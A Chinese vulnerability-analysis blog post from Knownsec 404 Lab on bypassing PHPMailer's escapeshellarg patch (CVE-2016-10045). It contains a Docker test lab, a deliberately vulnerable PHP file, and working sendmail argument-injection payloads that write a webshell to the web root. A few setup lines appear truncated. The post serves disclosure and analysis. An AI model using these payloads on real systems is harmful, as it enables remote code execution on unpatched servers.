PHP escapeshellarg()+escapeshellcmd() 之殇

2016年12月27日

漏洞分析 (/category/vul-analysis/) · 经验心得 (/category/experience/) · 404专栏 (/category/404team/)

Author: Hcamael, p0wd3r (知道创宇404安全实验室)

Date: 2016-12-28

0x00 简介

前两天爆出了 PHPMailer 小于 5.2.18 版本的 RCE 漏洞，官方在补丁中使用了 `escapeshellarg` 来防止注入参数，但有趣的是经过测试我们发现该补丁是可以被绕过的，并且攻击面可以延伸到更大而不仅仅是局限于这个应用。

0x01 漏洞复现

环境搭建

Dockerfile:

```
FROM php:5.6-apache

RUN apt-get update && apt-get install -y sendmail

RUN echo 'sendmail_path = "/usr/sbin/sendmail -t -i"' > /usr/local/etc/php/ph
```

提前下载好源码，在源码根目录下添加测试文件 1.php：


```php
<?php
require('PHPMailerAutoload.php');

$mail = new PHPMailer;
$mail->setFrom($_GET['x'], 'Vuln Server');
$mail->Subject = 'subject';
$mail->addAddress('c@d.com (mailto:c@d.com)', 'attacker');
$mail->msgHTML('test');
$mail->AltBody = 'Body';

$mail->send();
?>
```

shell:

```
docker build -t bypass-test .
docker run --rm --hostname xxx.xxx --name vuln-phpmail -p 127.0.0.1:8080:80
```

复现

PHPMailer 对之前的漏洞做了如下补丁：




```
protected function mailSend($header, $body)
{
    $toArr = array();
    foreach ($this->to as $toaddr) {
        $toArr[] = $this->addrFormat($toaddr);
    }
    $to = implode(', ', $toArr);

    $params = null;
    //This sets the SMTP envelope sender which gets turned into a return-path header by the receiver
    if (!empty($this->Sender)) {
        $params = sprintf('-f%s', $this->Sender);
    }
    if ($this->Sender != '' and !ini_get('safe_mode')) {
        $old_from = ini_get('sendmail_from');
        ini_set('sendmail_from', $this->Sender);
    }
```

```
protected function mailSend($header, $body)
{
    $toArr = array();
    foreach ($this->to as $toaddr) {
        $toArr[] = $this->addrFormat($toaddr);
    }
    $to = implode(', ', $toArr);

    $params = null;
    //This sets the SMTP envelope sender which gets turned into a return-path header by the receiver
    if (!empty($this->Sender) and $this->validateAddress($this->Sender)) {
        $params = sprintf('-f%s', escapeshellarg($this->Sender));
    }
    if (!empty($this->Sender) and !ini_get('safe_mode') and $this->validateAddress($this->Sender)) {
        $old_from = ini_get('sendmail_from');
        ini_set('sendmail_from', $this->Sender);
    }
```

即对输入使用 `escapeshellarg` 处理，最新版本中使用之前的 payload 攻击是失败的，例如： `a( -OQueueDirectory=/tmp -X/var/www/html/x.php )@a.com` ，但是经小伙伴的测试，在最新版中可以使用这个 payload： `a'( -OQueueDirectory=/tmp -X/var/www/html/x.php )@a.com` ，结果如下：

访问 `http://127.0.0.1:8080/1.php?x=a%27(%20-OQueueDirectory=/tmp%20-X/var/www/html/x.php%20)@a.com` ， shell 成写入：

根据调试的结果，我们可以看到参数确实被 escapeshellarg 处理过了：




那么为什么用了 ' 就会在这里绕过 escapeshellarg 的限制呢?

我们看一下 mail 的代码：https://github.com/php/php-src/blob/PHP-5.6.29/ext/standard/mail.c，其中第167-177行如下：

```
if (force_extra_parameters) {
    extra_cmd = php_escape_shell_cmd(force_extra_parameters);
} else if (extra_cmd) {
    extra_cmd = php_escape_shell_cmd(extra_cmd);
}

if (php_mail(to_r, subject_r, message, headers_trimmed, extra_cmd TSRMLS_CC)
    RETVAL_TRUE;
} else {
    RETVAL_FALSE;
}
```

可见参数在 mail 中又经过了 escapeshellcmd 的处理，将整个过程进行简化：



可见两个函数配合使用就会导致多个参数的注入。

我们详细分析一下：

1. 传入的参数是：`172.17.0.2' -v -d a=1`
2. 经过`escapeshellarg`处理后变成了`'172.17.0.2'\'' -v -d a=1'`，即先对单引号转义，再用单引号将左右两部分括起来从而起到连接的作用。
3. 经过`escapeshellcmd`处理后变成`'172.17.0.2'\\'' -v -d a=1\'`，这是因为`escapeshellcmd`对`\`以及最后那个**不配对儿**的引号进行了转义：http://php.net/manual/zh/function.escapeshellcmd.php
4. 最后执行的命令是`curl '172.17.0.2'\\'' -v -d a=1\'`，由于中间的`\\`被解释为`\`而不再是转义字符，所以后面的`'`没有被转义，与再后面的`'`配对儿成了一个空白连接符。所以可以简化为`curl 172.17.0.2\ -v -d a=1'`，即向`172.17.0.2\`发起请求，POST 数据为`a=1'`。

回到`mail`中，我们的 payload 最终在执行时变成了`'-fa'\\''\( -OQueueDirectory=/tmp -X/var/www/html/test.php \)@a.com\'`，分割后就是`-fa\(`、`-OQueueDirectory=/tmp`、`-X/var/www/html/test.php`、`)@a.com'`，最终的参数就是这样被注入的。

谁的锅?

仔细想想其实这可以算是 `escapeshellarg` 和 `escapeshellcmd` 的设计问题，因为先转义参数再转义命令是很正常的想法，但是它们在配合时并没有考虑到单引号带来的隐患。

在 PHPMailer 的这次补丁中，作者使用 `escapeshellarg` 意在防止参数注入，但是却意外的为新漏洞打了助攻，想想也是很有趣的 xD。

攻击面

如果应用使用 `escapeshellarg -> escapeshellcmd` 这样的流程来处理输入是存在隐患的，`mail` 就是个很好的例子，因为它函数内部使用了 `escapeshellcmd`，如果开发人员仅用 `escapeshellarg` 来处理输入再传给 `mail` 那这层防御几乎是可以忽略的。

如果可以注入参数，那利用就是各种各样的了，例如 PHPMailer 和 RoundCube 中的 `mail` 和 Naigos Core 中的 `curl` 都是很好的参数注入的例子。

有一点需要注意的是，由于注入的命令中会带有中间的 \ 和最后的 '，有可能会影响到命令的执行结果，还要结合具体情况再做分析。

如果上述有哪些地方有问题，欢迎大家指正 :)

0x02 时间线

- 2016/12/28 知道创宇404安全实验室发现 Bypass 并整理文档
- 2016/12/28 发现 Dawid Golunski (https://legalhackers.com/advisories/PHPMailer-Exploit-Remote-Code-Exec-CVE-2016-10045-Vuln-Patch-Bypass.html) 也发现了Bypass 并申请了 CVE，对应编号 CVE-2016-10045
- 2016/12/28 截止目前官方并未发布更新

0x03 参考

- https://legalhackers.com/advisories/PHPMailer-Exploit-Remote-Code-Exec-CVE-2016-10033-Vuln.html (https://legalhackers.com/advisories/PHPMailer-Exploit-Remote-Code-Exec-CVE-2016-10033-Vuln.html)
- https://www.reddit.com/r/netsec/comments/5kbo5v/rce_via_unescaped_shell_argument_in_phpmailer_5218/

(https://www.reddit.com/r/netsec/comments/5kbo5v/rce_via_unescaped_shell_argument_in_phpmailer_5218/)

- https://github.com/opsxcq/exploit-CVE-2016-10033 (https://github.com/opsxcq/exploit-CVE-2016-10033)
- https://www.leavesongs.com/PENETRATION/PHPMailer-CVE-2016-10033.html (https://www.leavesongs.com/PENETRATION/PHPMailer-CVE-2016-10033.html)
- http://php.net/manual/zh/function.escapeshellcmd.php (http://php.net/manual/zh/function.escapeshellcmd.php)